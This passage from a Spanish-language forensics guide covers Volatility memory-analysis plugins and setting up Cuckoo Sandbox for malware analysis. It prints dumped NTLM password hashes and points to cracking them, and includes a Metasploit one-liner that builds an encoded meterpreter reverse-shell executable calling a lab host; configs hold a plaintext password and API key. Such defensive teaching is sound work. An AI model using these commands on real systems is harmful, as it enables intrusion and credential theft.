Volatility Framework cuenta con algunos *plugins* que permiten consultar las estructuras de datos del *Kernel* cargadas en memoria para su posterior análisis.

Plugin modules

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 modules
Volatility Foundation Volatility Framework 2.3.1
Offset(V)  Name                 Base             Size File
---------- -------------------- ---------- ---------- ----
0x84131c98 ntoskrnl.exe         0x8283f000   0x413000 \SystemRoot\system32\ntkrnl-
pa.exe
0x84131c20 hal.dll              0x82808000    0x37000 \SystemRoot\system32\halmac-
pi.dll
0x84131ba0 kdcom.dll            0x80bce000     0x8000 \SystemRoot\system32\kdcom.
dll
0x84131b20 mcupdate.dll         0x82e2c000    0x85000 \SystemRoot\system32\mcupda-
te_GenuineIntel.dll
0x84131aa0 PSHED.dll            0x82eb1000    0x11000 \SystemRoot\system32\PSHED.
dll
0x84131a20 BOOTVID.dll          0x82ec2000     0x8000 \SystemRoot\system32\BOOT-
VID.dll
0x841319a8 CLFS.SYS             0x82eca000    0x42000 \SystemRoot\system32\CLFS.
SYS
0x84131930 CI.dll               0x82f0c000    0xab000 \SystemRoot\system32\CI.dll
0x841318b0 Wdf01000.sys         0x86a33000    0x81000 \SystemRoot\system32\dri-
vers\Wdf01000.sys
..........
```

"*modules*" permite listar todos los módulos del *Kernel* cargados en el sistema.

Plugin modscan

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 modscan
Volatility Foundation Volatility Framework 2.3.1
Offset(P)  Name                 Base             Size File
---------- -------------------- ---------- ---------- ----
0x3e7c93b8 asyncmac.sys         0x948e9000     0x9000 \SystemRoot\system32\DRI-
VERS\asyncmac.sys
0x3e82b0f0 luafv.sys            0x880d3000    0x1b000 \SystemRoot\system32\dri-
vers\luafv.sys
0x3e9070f0 luafv.sys            0x880d3000    0x1b000 \SystemRoot\system32\dri-
vers\luafv.sys
0x3ec348e8 drmk.sys             0x921a4000    0x19000 \SystemRoot\system32\dri-
vers\drmk.sys
0x3ec35c60 portcls.sys          0x92175000    0x2f000 \SystemRoot\system32\dri-
vers\portcls.sys
0x3ec47ce8 hidusb.sys           0x92000000     0xb000 \SystemRoot\system32\dri-
vers\hidusb.sys
0x3ec4f298 crashdmp.sys         0x921bd000     0xd000 \SystemRoot\System32\Dri-
vers\crashdmp.sys
0x3ecbf438 HIDCLASS.SYS         0x8725b000    0x13000 \SystemRoot\system32\dri-
vers\HIDCLASS.SYS
```

```
0x3ecc3578 HIDPARSE.SYS          0x90435000      0x7000 \SystemRoot\system32\dri-
vers\HIDPARSE.SYS
0x3ecc6e48 parvdm.sys            0x96286000      0x7000 \SystemRoot\system32\DRI-
VERS\parvdm.sys
..........
```

Funciona igual que el *plugin* "*modules*", con la diferencia de que permite localizar módulos que se han descargado y aquellos se han ocultado por un *rootkit*.

Plugin ssdt

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 ssdt
Volatility Foundation Volatility Framework 2.3.1
[x86] Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...
SSDT[0] at 828bd43c with 401 entries
  Entry 0x0000: 0x82ab8fbf (NtAcceptConnectPort) owned by ntoskrnl.exe
  Entry 0x0001: 0x82900855 (NtAccessCheck) owned by ntoskrnl.exe
  Entry 0x0002: 0x82a48d47 (NtAccessCheckAndAuditAlarm) owned by ntoskrnl.exe
  Entry 0x0003: 0x82864897 (NtAccessCheckByType) owned by ntoskrnl.exe
  Entry 0x0004: 0x82aba895 (NtAccessCheckByTypeAndAuditAlarm) owned by ntoskrnl.
exe
  Entry 0x0005: 0x8293d112 (NtAccessCheckByTypeResultList) owned by ntoskrnl.exe
  Entry 0x0006: 0x82b2b0d7 (NtAccessCheckByTypeResultListAndAuditAlarm) owned by
ntoskrnl.exe
  Entry 0x0007: 0x82b2b120 (NtAccessCheckByTypeResultListAndAuditAlarmByHandle)
owned by ntoskrnl.exe
  Entry 0x0008: 0x82a3d563 (NtAddAtom) owned by ntoskrnl.exe
  Entry 0x0009: 0x82b449d4 (NtAddBootEntry) owned by ntoskrnl.exe
  Entry 0x000a: 0x82b45c2d (NtAddDriverEntry) owned by ntoskrnl.exe
..........
```

Cuando el *Kernel* de *Windows* requiere ejecutar una función del sistema, consulta la tabla *SSDT* (*System Service Descriptor Table*). El *plugin SSDT* permite consultar los valores que se encuentran registrados en dicha tabla, tales como el índice, nombre de función, propietario de cada entrada en el *SSDT*, etcétera.

Plugin symlinkscan

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw -profile=Win7SP1x86 symlinks-
can
Volatility Foundation Volatility Framework 2.3.1
Offset(P)    #Ptr   #Hnd Creation time                  From                 To

---------- ------ ------ ------------------------------ -------------------- ---
---------------------------------------------------------
0x026c0de8      1      0 2014-02-03 09:03:51 UTC+0000   Root#SYST...9223196} \De-
vice\00000040
0x02700df0      1      0 2014-02-03 09:03:54 UTC+0000   DISPLAY#D...bf4eaa7} \
Device\000000ad0x030b84d0      1      0 2014-02-03 09:03:10 UTC+0000   Global
\GLOBAL??
0x030b8838      1      0 2014-02-03 09:03:10 UTC+0000   DosDevices           \??
0x07a5adb8      1      0 2014-02-03 09:04:52 UTC+0000   SW#{eeab7...abac361} \De-
```

```
vice\KSENUM#00000001
0x07b1ed88      1      0 2014-02-03 09:04:52 UTC+0000   ASYNCMAC            \De-
vice\ASYNCMAC
0x07bab8c8      1      0 2014-02-03 09:04:52 UTC+0000   SW#{eeab7...fc3358c} \De-
vice\KSENUM#00000001
..........
```

Se trata de un *plugin* que se encarga de encontrar enlaces simbólicos a objetos y extrae su información. Como se puede apreciar, aparece el origen del enlace y su correspondiente destino.

2.5.2.5 Información sobre conexiones y recursos de red

Plugin netscan

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw  --profile=Win7SP1x86 netscan
Volatility Foundation Volatility Framework 2.3.1

Offset(P)  Proto    Local Address                  Foreign Address      State
Pid      Owner       Created
0x3e83a360 TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING
664      svchost.exe
0x3e83c1d8 TCPv4    0.0.0.0:49152                  0.0.0.0:0            LISTENING
388      wininit.exe
0x3e83ca20 TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING
664      svchost.exe
0x3e83ca20 TCPv6    :::135                         :::0                 LISTENING
664      svchost.exe
0x3e840248 TCPv4    0.0.0.0:49152                  0.0.0.0:0            LISTENING
388      wininit.exe
0x3e840248 TCPv6    :::49152                       :::0                 LISTENING
388      wininit.exe
0x3e861430 TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING
752      svchost.exe
0x3e863840 TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING
752      svchost.exe
..........
```

Se encarga de listar las conexiones *TCP/UDP* en el sistema. Enseña las direcciones en *IPv4* o *IPv6* tanto para la máquina local como para la máquina remota que representa el *endpoint* de la conexión.

Existen otros *plugins* tales como "*connections*", "*sockscan*" y "*sockets*" para acceder a información relacionada con las conexiones de red, sin embargo, el *plugin* "*netscan*" es capaz de recuperar mucha más información y además, soporta imágenes de sistemas *Windows XP*, *2003*, *Vista*, *7* y *8*, mientras que los otros *plugins* solamente soportan imágenes de sistemas *Windows XP* y *2003 Server*.

2.5.2.6 Información sobre claves del registro de windows

En el registro de un sistema *Windows* se almacena mucha información sobre las aplicaciones instaladas y detalles de configuración que en un análisis forense se debe analizar detenidamente. A continuación se listan algunos *plugins* que apoyan dichas actividades sobre la información incluida en el registro y que se encuentra cargada en una imagen de memoria específica.

Plugin hivelist

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw  --profile=Win7SP1x86 hive-
list
Volatility Foundation Volatility Framework 2.3.1
Virtual    Physical   Name
---------- ---------- ----
0x8e378750 0x21401750 \SystemRoot\System32\Config\SOFTWARE
0x8e3869c8 0x235129c8 \Device\HarddiskVolume1\Boot\BCD
0x9691b648 0x3b42e648 \??\C:\System Volume Information\Syscache.hve
0x85d0e548 0x30ae8548 \??\C:\Users\Tek Defense\ntuser.dat
0x87c0c560 0x27c1b560 [no name]
0x87c1c008 0x27ca9008 \REGISTRY\MACHINE\SYSTEM
0x87c45008 0x27b14008 \REGISTRY\MACHINE\HARDWARE
0x87cd4648 0x1eb35648 \SystemRoot\System32\Config\DEFAULT
0x8881c9c8 0x1c9ab9c8 \SystemRoot\System32\Config\SECURITY
0x888799c8 0x1c4cd9c8 \SystemRoot\System32\Config\SAM
0x888b59c8 0x1bacf9c8 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8895a9c8 0x1ba099c8 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x8e2d9008 0x23b42008 \??\C:\Users\Tek Defense\AppData\Local\Microsoft\Windows\Us-
rClass.dat
```

El plugin "*hivelist*" permite listar las direcciones virtuales de las claves del registro que se encuentran cargadas en la imagen de memoria. Este comando solamente devuelve las claves, el *plugin* "*printkey*" se encarga de enseñar subclaves, valores y datos.

Plugin printkey

```
python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw  --profile=Win7SP1x86 printkey
-K "SAM"
Volatility Foundation Volatility Framework 2.3.1
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \SystemRoot\System32\Config\SECURITY
Key name: SAM (V)
Last updated: 2014-02-03 09:03:58 UTC+0000

Subkeys:

Values:
REG_LINK      SymbolicLinkValue : (V) \Registry\Machine\SAM\SAM
----------------------------
Registry: \SystemRoot\System32\Config\SAM
Key name: SAM (S)
Last updated: 2014-02-03 05:58:43 UTC+0000

Subkeys:
  (S) Domains
  (S) LastSkuUpgrade
  (S) RXACT

Values:
REG_BINARY    C                 : (S)
```

```
0x00000000  07 00 01 00 00 00 00 00 98 00 00 00 02 00 01 00   ................
0x00000010  01 00 14 80 78 00 00 00 88 00 00 00 14 00 00 00   ....x...........
0x00000020  44 00 00 00 02 00 30 00 02 00 00 00 02 c0 14 00   D.....0.........
0x00000030  0e 00 05 01 01 01 00 00 00 00 00 01 00 00 00 00   ................
0x00000040  02 c0 14 00 ff ff 1f 00 01 01 00 00 00 00 00 05   ................
0x00000050  07 00 00 00 02 00 34 00 02 00 00 00 00 00 14 00   ......4.........
0x00000060  31 00 02 00 01 01 00 00 00 00 00 01 00 00 00 00   1...............
0x00000070  00 00 18 00 3f 00 0f 00 01 02 00 00 00 00 00 05   ....?...........
0x00000080  20 00 00 00 20 02 00 00 01 02 00 00 00 00 00 05   ................
0x00000090  20 00 00 00 20 02 00 00 01 02 00 00 00 00 00 05   ................
0x000000a0  20 00 00 00 20 02 00 00                           ........
REG_BINARY    ServerDomainUpdates : (S)
0x00000000  fe 01                                              ..
```

Como se puede apreciar, la opción "*-K*" permite especificar una clave que será buscada en las claves del registro que se encuentran cargadas en la imagen de memoria indicada, además, también enseña cada una de las subclaves y los valores encontrados.

Plugin hashdump

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw  --profile=Win7SP1x86 hive-
list
Volatility Foundation Volatility Framework 2.3.1
Virtual    Physical   Name
---------- ---------- ----
0x8e378750 0x21401750 \SystemRoot\System32\Config\SOFTWARE
0x8e3869c8 0x235129c8 \Device\HarddiskVolume1\Boot\BCD
0x9691b648 0x3b42e648 \??\C:\System Volume Information\Syscache.hve
0x85d0e548 0x30ae8548 \??\C:\Users\Tek Defense\ntuser.dat
0x87c0c560 0x27c1b560 [no name]
0x87c1c008 0x27ca9008 \REGISTRY\MACHINE\SYSTEM
0x87c45008 0x27b14008 \REGISTRY\MACHINE\HARDWARE
0x87cd4648 0x1eb35648 \SystemRoot\System32\Config\DEFAULT
0x8881c9c8 0x1c9ab9c8 \SystemRoot\System32\Config\SECURITY
0x888799c8 0x1c4cd9c8 \SystemRoot\System32\Config\SAM
0x888b59c8 0x1bacf9c8 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8895a9c8 0x1ba099c8 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x8e2d9008 0x23b42008 \??\C:\Users\Tek Defense\AppData\Local\Microsoft\Windows\Us-
rClass.dat

>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw  --profile=Win7SP1x86 hash-
dump -y 0x87c1c008 -s 0x888799c8
Volatility Foundation Volatility Framework 2.3.1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Tek Defense:1000:aad3b435b51404eeaad3b435b51404ee:46809e958ded0579a2de2c9b3caee3
6a:::
```

El *plugin* "*hashdump*" permite volcar los hashes del sistema que se encuentran almacenados en las claves del registro de *Windows*. Tal como se ha visto en el capítulo tres de este documento, este proceso en un sistema *Windows* consiste en extraer la información almacenada en los ficheros

"*SAM*" y "*SYSTEM*" para generar los hashes de las cuentas del sistema. Posteriormente se podría utilizar "*John The Ripper*" o tablas *rainbow* para intentar *crackear* las contraseñas de las cuentas. El *plugin* "*hashdump*" admite como argumento las opciones "*-y*" y "*-s*", las cuales identifican las direcciones de memoria virtuales donde se encuentran las claves "*SYSTEM*" y "*SAM*". Como se puede apreciar, dichas direcciones pueden obtenerse utilizando el *plugin* "*hivelist*".

Plugin lsadump

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw  --profile=Win7SP1x86 lsadump
-y 0x87c1c008 -s 0x8881c9c8
Volatility Foundation Volatility Framework 2.3.1
ERROR   : volatility.plugins.registry.lsadump: Unable to read LSA secrets from re-
gistry
```

Similar al *plugin* "*hashdump*"con la diferencia de que permite extraer valores *LSA* del registro. Dichos valores pueden incluir información sobre sesiones *RPD*, credenciales por defecto, etcétera. No obstante, no siempre es posible obtener dicha información de una imagen determinada, especialmente cuando dicha información no se encuentra cargada en la memoria del sistema en el momento en el que se ha sacado la imagen.

2.6 Análisis de Malware con Cuckoo Sandbox

Cuckoo Sandbox es una herramienta que permite automatizar el proceso de análisis de *Malware* y es probablemente, la herramienta *Open Source* más utilizada por investigadores y analistas a la hora de descubrir el funcionamiento de amenazas tales como troyanos y virus en un entorno controlado.

Cuckoo es un sistema de *sandboxing*, concepto relacionado con el análisis de *malware* y que permite la definición de un entorno debidamente configurado para analizar la ejecución de programas provenientes de fuentes poco fiables sin afectar otras máquinas en el segmento de red. Se trata de un modelo dinámico, en el que en lugar de realizar un análisis estático sobre el binario en cuestión, éste se ejecuta y se analiza su comportamiento, monitorizando conexiones de red, ficheros abiertos, invocaciones a funciones del sistema y cualquier otra acción que requiera el uso de algún recurso del sistema.

Cuckoo cuenta con una arquitectura centralizada donde una máquina se encarga de ejecutar los componentes "*core*" del sistema de *Sandbox* que maneja el proceso de análisis completo, mientras que por otro lado, hay máquinas virtuales aisladas las cuales ejecutan los programas que deben ser analizados.

Cuckoo puede descargarse libremente desde su sitio oficial en la siguiente dirección *http://www.cuckoosandbox.org/download.html* y su instalación consta de varias dependencias que deben estar instaladas en la máquina que funcionará como *host* central. Algunas de dichas dependencias son obligatorias y otras opcionales. Para mayor información sobre el procedimiento que se debe seguir para instalar *Cuckoo* se recomienda leer la documentación oficial. Una de dichas dependencias es

Volatility Framework, que como se ha visto en secciones anteriores de este documento, permite cargar una imagen de memoria para extraer información útil de cara a un análisis forense.

El modelo de funcionamiento de *Cuckoo*, como se ha mencionado anteriormente, consiste en la configuración de una máquina centralizada que actuará como servidor y de una serie de máquinas virtuales en las que se podrán ejecutar programas posiblemente maliciosos. A continuación se explica el procedimiento y los ficheros de configuración involucrados para poder arrancar correctamente el servidor y las máquinas virtuales.

2.6.1 Configuración de la máquina donde se ejecuta el motor de análisis

Para que *Cuckoo* funcione correctamente, es necesario cumplir con todas las dependencias necesarias para poder ejecutar las utilidades sin ningún problema. Se trata de un listado de librerías que en la mayoría de los casos ya se encontrarán cubiertas en un sistema en el que se utiliza *Python* de forma habitual, sin embargo hay varias librerías que son menos comunes y que deben ser instaladas antes de comenzar con el procedimiento de configuración. Dichas dependencias se encuentran identificadas en el siguiente enlace: *http://docs.cuckoosandbox.org/en/latest/installation/host/requirements/* Se recomienda al lector que proceda a su instalación antes de continuar con los siguientes pasos.

Por otro lado, existen varios ficheros de configuración que permiten controlar el comportamiento de *Cuckoo* desde el lado del servidor, en dichos ficheros se deben establecer propiedades tales como el *software* que se utilizará para las máquinas virtuales, configuración para *Volatility Framework*, mecanismos para el almacenamiento persistente de resultados, entre otras cosas. Dichos ficheros se encuentran ubicados en el directorio "*conf*" de *Cuckoo* y se describen a continuación.

conf/cuckoo.conf: Se trata de un fichero que define todas las funcionalidades básicas del servidor. Algunas de las propiedades que en él se definen pueden dejarse con su valor por defecto, sin embargo es necesario prestar atención a otras que deben ser modificadas dependiendo del entorno de pruebas. Las propiedades que se listan a continuación deben ser tomadas en cuenta a la hora de configurar la máquina que actuará como motor de análisis (servidor *Cuckoo*) aunque el fichero de configuración puede incluir otras propiedades que permiten configurar el comportamiento del motor de análisis.

- *machinery*: Define el *software* de virtualización que se utilizará para arrancar las máquinas virtuales que actuarán como "*guest*". El valor por defecto es "*virtualbox*", que es la plataforma recomendada para ejecutar las pruebas.
- *ip*: Se trata de la dirección en la que arrancará el servidor. Dicha dirección debe ser accesible desde las máquinas de pruebas.
- *port*: Puerto utilizado por el servidor para recibir los resultados de las pruebas ejecutadas en las máquinas "*guest*".
- *connection*: Permite especificar una conexión a base de datos. Si no se especifica ningún valor, por defecto utilizará una base de datos SQLite ubicada en "*db/cuckoo.db*".

Un ejemplo del contenido de este fichero se lista a continuación:

```
[cuckoo]
version_check = on
delete_original = off
delete_bin_copy = off
machinery = virtualbox
memory_dump = off
reschedule = off
process_results = on
max_analysis_count = 0
freespace = 64
tmppath = /tmp

[resultserver]
ip = 192.168.1.228
port = 2042
store_csvs = off
upload_max_size = 10485760

[processing]
analysis_size_limit = 104857600
resolve_dns = on

[database]
connection =
timeout =

[timeouts]
default = 120
critical = 600

vm_state = 300

[BELARMINO]
name =  BELARMINO
username = adastra
password = password
```

En términos generales, las opciones son bastante claras, sin embargo también se puede ver que es posible definir bloques para cada una de las máquinas virtuales con las que se comunicará el servidor y sus correspondientes credenciales de acceso.

conf/vitualbox.conf / conf/vmware.conf / conf/kvm.conf: Ficheros de configuración que, dependiendo de la plataforma de virtualización seleccionada en el fichero "*conf/cuckoo.conf*" permite declarar las máquinas virtuales que actuarán como "*guest*" y la configuración de cada una de ellas. Como se ha mencionado anteriormente, la plataforma "*VirtualBox*" es la más recomendada para realizar pruebas con *Cuckoo* y algunas de las propiedades que se pueden declarar en dicho fichero se listan a continuación.

- *path*: Indica la ubicación de la utilidad *VBoxManage*. Su valor por defecto es "*/usr/bin/VBoxManage*".

- *machines*: Listado con los nombres de las máquinas virtuales que serán utilizadas por *Cuckoo*. Cada uno de los nombres debe ir separado por coma.
- [*nombre_maquina_virtual*]: El fichero permite declarar secciones de configuración para cada una de las máquinas virtuales definidas en la propiedad "*machines*". Cada uno de estos bloques permite varias propiedades, sin embargo aquellas que son obligatorias se listan a continuación:
- *label*: Nombre de la máquina virtual definido en la configuración de *VirtualBox*.
- *platform*: Sistema operativo de la máquina virtual. Los valores soportados a la fecha son "*windows*", "*darwin*" y "*linux*".
- *ip*: Dirección *IP* de la máquina virtual.

El siguiente ejemplo define únicamente una máquina virtual con su correspondiente bloque de información.

```
[virtualbox]
mode = headless
path = /usr/bin/VBoxManage
machines = BELARMINO

[BELARMINO]
label = BELARMINO
platform = windows
ip = 192.168.1.86
```

En la propiedad "*machines*" se definen un listado de máquinas virtuales separadas por coma y además, cada una de las máquinas definidas en cada bloque, tiene la propiedad "*ip*", la cual debe hacer referencia a una dirección que sea accesible para el servidor. Durante la creación y configuración de la máquina virtual, se recomienda configurar un adaptador de red en modo "*puente*".

conf/memory.conf: *Cuckoo* soporta *Volatility Framework*, que tal como se visto anteriormente en este documento, permite realizar varios tipos de operaciones sobre un bloque de memoria. Este fichero se encarga de declarar las propiedades que determinan el comportamiento de *Volatility* cuando se lanza desde *Cuckoo*.

conf/processing.conf: Todos los módulos de procesamiento que utiliza el motor de análisis pueden activarse o desactivarse modificando las variables definidas en este fichero, permitiendo un nivel muy alto de personalización sobre las rutinas que ejecutará *Cuckoo*.

```
[analysisinfo]
enabled = yes
[behavior]
[debug]
enabled = yes
[dropped]
enabled = yes
[memory]
enabled = yes
[network]
```

```
enabled = yes
[static]
enabled = yes
[strings]
enabled = yes
[targetinfo]
enabled = yes
[virustotal]
enabled = yes
# Add your VirusTotal API key here. The default API key, kindly provided
# by the VirusTotal team, should enable you with a sufficient throughput
# and while being shared with all our users, it shouldn't affect your use.
key = a0283a2c3d55728300d064874239b5346fb991317e8449fe43c902879d758088
```

En el ejemplo anterior, se activan todos los módulos disponibles en *Cuckoo*.

conf/auxiliary.conf: Permite definir programas externos que se ejecutarán paralelamente con el motor de análisis de *Cuckoo*. En este caso, si el bloque "[*sniffer*]" se encuentra activado con la propiedad "*enabled*", en el servidor donde se ejecutará *Cuckoo* se debe instalar la herramienta *tcpdump*.

```
[sniffer]
enabled = yes
tcpdump = /usr/sbin/tcpdump
interface = eth0
bpf = not arp
```

En este caso, se especifica la ruta completa donde se encuentra instalado *tcpdump* y además, con la propiedad "*bpf*" se ha especificado un filtro del tipo *BPF* (*Berkeley Packet Filters*).

Como se puede apreciar, el nivel de personalización que tiene *Cuckoo* por medio de sus ficheros de configuración es bastante alto y establecer adecuadamente las propiedades definidas en cada uno permite sacar el máximo provecho al motor de análisis.

Después de establecer los valores de configuración en los ficheros anteriormente indicados, se puede ejecutar *Cuckoo* en modo depuración para poder ver cada uno de los eventos.

```
>python cuckoo.py -d

   ______   __  __   ______   ___   ___    ______   ______
  /_____/\ /_/\/_/\ /_____/\ /___/\/__/\  /_____/\ /_____/\
  \:::__\/ \:\ \:\ \\:::__\/ \::.\ \\ \ \ \:::_ \ \\:::_ \ \
   \:\ \  __\:\ \:\ \\:\ \  __\:: \/_) \ \\:\ \ \ \\:\ \ \ \
    \:\ \/_/\\:\ \:\ \\:\ \/_/\\:. __  ( ( \:\ \ \ \\:\ \ \ \
     \:\_\ \ \\:\_\:\ \\:\_\ \ \\: \ )  \ \ \:\_\ \ \\:\_\ \ \
      \_____\/ \_____\/ \_____\/ \__\/\__\/  \_____\/ \_____\/

 Cuckoo Sandbox 1.1
 www.cuckoosandbox.org
 Copyright (c) 2010-2014

 Checking for updates...
 Good! You have the latest version available.
```

```
2014-06-04 23:00:19,148 [root] DEBUG: Importing modules...
2014-06-04 23:00:19,758 [root] DEBUG: Imported "signatures" modules:
2014-06-04 23:00:19,759 [root] DEBUG:  |-- CreatesExe
2014-06-04 23:00:19,759 [root] DEBUG:  `-- SystemMetrics
2014-06-04 23:00:19,759 [root] DEBUG: Imported "processing" modules:
2014-06-04 23:00:19,760 [root] DEBUG:  |-- AnalysisInfo
2014-06-04 23:00:19,760 [root] DEBUG:  |-- BehaviorAnalysis
2014-06-04 23:00:19,760 [root] DEBUG:  |-- Debug
2014-06-04 23:00:19,761 [root] DEBUG:  |-- Dropped
2014-06-04 23:00:19,761 [root] DEBUG:  |-- Memory
2014-06-04 23:00:19,761 [root] DEBUG:  |-- NetworkAnalysis
2014-06-04 23:00:19,762 [root] DEBUG:  |-- Static
2014-06-04 23:00:19,762 [root] DEBUG:  |-- Strings
2014-06-04 23:00:19,763 [root] DEBUG:  |-- TargetInfo
2014-06-04 23:00:19,763 [root] DEBUG:  `-- VirusTotal
2014-06-04 23:00:19,763 [root] DEBUG: Imported "auxiliary" modules:
2014-06-04 23:00:19,764 [root] DEBUG:  `-- Sniffer
2014-06-04 23:00:19,764 [root] DEBUG: Imported "reporting" modules:
2014-06-04 23:00:19,764 [root] DEBUG:  |-- HPFClient
2014-06-04 23:00:19,765 [root] DEBUG:  |-- JsonDump
2014-06-04 23:00:19,765 [root] DEBUG:  |-- MAEC40Report
2014-06-04 23:00:19,765 [root] DEBUG:  |-- MMDef
2014-06-04 23:00:19,766 [root] DEBUG:  |-- MongoDB
2014-06-04 23:00:19,766 [root] DEBUG:  `-- ReportHTML
2014-06-04 23:00:19,766 [root] DEBUG: Imported "machinery" modules:
2014-06-04 23:00:19,767 [root] DEBUG:  `-- VirtualBox
2014-06-04 23:00:20,040 [lib.cuckoo.core.scheduler] INFO: Using "virtualbox" ma-
chine manager
2014-06-04 23:00:21,136 [modules.machinery.virtualbox] DEBUG: Getting status for
BELARMINO
2014-06-04 23:00:21,695 [modules.machinery.virtualbox] DEBUG: Machine BELARMINO
status poweroff
2014-06-04 23:00:21,911 [lib.cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2014-06-04 23:00:21,911 [lib.cuckoo.core.scheduler] INFO: Waiting for analysis
tasks...
```

2.6.2 Configuración de las máquinas virtuales

Después de iniciar el servidor de *Cuckoo*, el siguiente paso consiste en establecer los agentes en una o varias máquinas virtuales, las cuales se encontrarán definidas en el fichero "*conf/virtualbox.conf*" tal como se ha explicado anteriormente. Por otro lado, en cada una de dichas máquinas virtuales, es necesario instalar *Python* para poder ejecutar el agente que se encargará de procesar cada uno de los ficheros maliciosos enviados desde el servidor. Además, los resultados serán enviados al servidor de *Cuckoo* después de que el agente termine de procesarlos.

Cada una de las máquinas virtuales que actuarán como agentes deben cumplir con los siguientes requerimientos:

- Instalación de *Python* (Versión 2.7 recomendada).

- Instalación del módulo *PIL* para *Python*. Se trata de una dependencia opcional, pero es recomendable ya que permite crear capturas de pantalla. Se puede obtener desde el siguiente enlace: *http://www.pythonware.com/products/pil/*
- Desactivar el *Firewall* de *Windows* y las actualizaciones automáticas.
- Instalar cualquier otra aplicación necesaria para realizar las pruebas. Lectores de ficheros *PDF*, procesadores de texto, servidores vulnerables, etcétera.

El agente de *Cuckoo* se encuentra ubicado en el directorio "*<CUCKOO_INSTALL>/agent/agent.py*" el cual debe ser transferido a la máquina virtual y preferiblemente ubicarlo en el directorio "*C:\Python27*" con el nombre *agent.pyw*. Se recomienda editar el registro de *Windows* para que el agente se ejecute de forma automática cada vez que el sistema arranque. Para ello es necesario editar la clave "*HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*".

Después de ejecutar el agente, se abrirá puerto 8000 para recibir todas las peticiones desde el servidor de *Cuckoo*.

Con estos sencillos pasos la máquina virtual se encuentra preparada para ser utilizada por *Cuckoo*, sin embargo, dado que *Cuckoo* ejecuta la utilidad *VBoxManage* para controlar el estado de cada una de las máquinas virtuales definidas en la configuración, se recomienda generar un "*snapshot*" de cada máquina virtual con la configuración indicada anteriormente desde línea de comandos.

```
>vboxmanage controlvm "BELARMINO" poweroff
>vboxmanage snapshot "BELARMINO" restorecurrent
>vboxheadless --startvm "BELARMINO"
```

Con estas instrucciones será suficiente para que el motor de *Cuckoo* pueda comunicarse con cada uno de los agentes para enviar ficheros potencialmente maliciosos.

2.6.3 Envío y análisis de muestras de Malware utilizando Cuckoo

Para la generación de un fichero malicioso existen varias alternativas, es posible utilizar algún fichero malicioso disponible "libremente" en Internet o también se puede generar un fichero ejecutable utilizando las herramientas disponibles en *Metasploit Framework*.

Por ejemplo, en este caso se puede generar una consola *TCP* inversa al puerto "443" en la máquina del atacante.

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.228 LPORT=443 R | ./
msfencode -e x86/shikata_ga_nai -c 5 -t exe -o malwareSample.exe
```

El fichero malicioso resultante puede ser enviado al motor de *Cuckoo*, el cual se encargará de transferirlo a cada uno de los agentes asociados. Para ello el *script submit.py* que se encuentra ubicado en el directorio "*<CUCKOO_INSTALL>/util*" permite enviar un fichero al motor de análisis de *Cuckoo*.

```
>python submit.py /home/adastra/Desktop/malwareSample.exe
Success: File "/home/adastra/Desktop/malwareSample.exe" added as task with ID 5
```

Como se puede apreciar, el fichero ha sido enviado a la cola del motor con el identificador de tarea número cinco. Si *Cuckoo* se ha ejecutado en modo de depuración, el procesamiento de dicho fichero se podrá ver en las trazas.

```
2014-06-05 00:30:20,779 [lib.cuckoo.core.scheduler] INFO: Task #5: acquired machi-
ne BELARMINO (label=BELARMINO)
2014-06-05 00:30:20,801 [modules.auxiliary.sniffer] INFO: Started sniffer with PID
8530 (interface=eth0, host=192.168.1.86, dump path=/home/adastra/Desktop/cuckoo/
storage/analyses/5/dump.pcap)
2014-06-05 00:30:20,803 [lib.cuckoo.core.plugins] DEBUG: Started auxiliary module:
sniffer
2014-06-05 00:30:21,080 [modules.machinery.virtualbox] DEBUG: Starting vm BELARMI-
NO
2014-06-05 00:30:21,081 [modules.machinery.virtualbox] DEBUG: Getting status for
BELARMINO
2014-06-05 00:30:22,061 [modules.machinery.virtualbox] DEBUG: Machine BELARMINO
status poweroff
2014-06-05 00:30:22,265 [modules.machinery.virtualbox] DEBUG: Using current snap-
shot for virtual machine BELARMINO
2014-06-05 00:30:34,966 [lib.cuckoo.core.guest] INFO: Starting analysis on guest
(id=BELARMINO, ip=192.168.1.86)
2014-06-05 00:30:34,967 [lib.cuckoo.core.guest] DEBUG: BELARMINO: waiting for sta-
tus 0x0001
2014-06-05 00:30:42,102 [lib.cuckoo.core.guest] DEBUG: BELARMINO: status ready
2014-06-05 00:30:42,246 [lib.cuckoo.core.guest] DEBUG: Uploading analyzer to guest
(id=BELARMINO, ip=192.168.1.86)
2014-06-05 00:30:43,548 [lib.cuckoo.core.guest] DEBUG: BELARMINO: analyzer started
with PID 2872
2014-06-05 00:30:43,549 [lib.cuckoo.core.guest] DEBUG: BELARMINO: waiting for com-
pletion
2014-06-05 00:30:44,559 [lib.cuckoo.core.guest] DEBUG: BELARMINO: analysis not
completed yet (status=2)
2014-06-05 00:30:44,581 [lib.cuckoo.core.resultserver] DEBUG: New connection from:
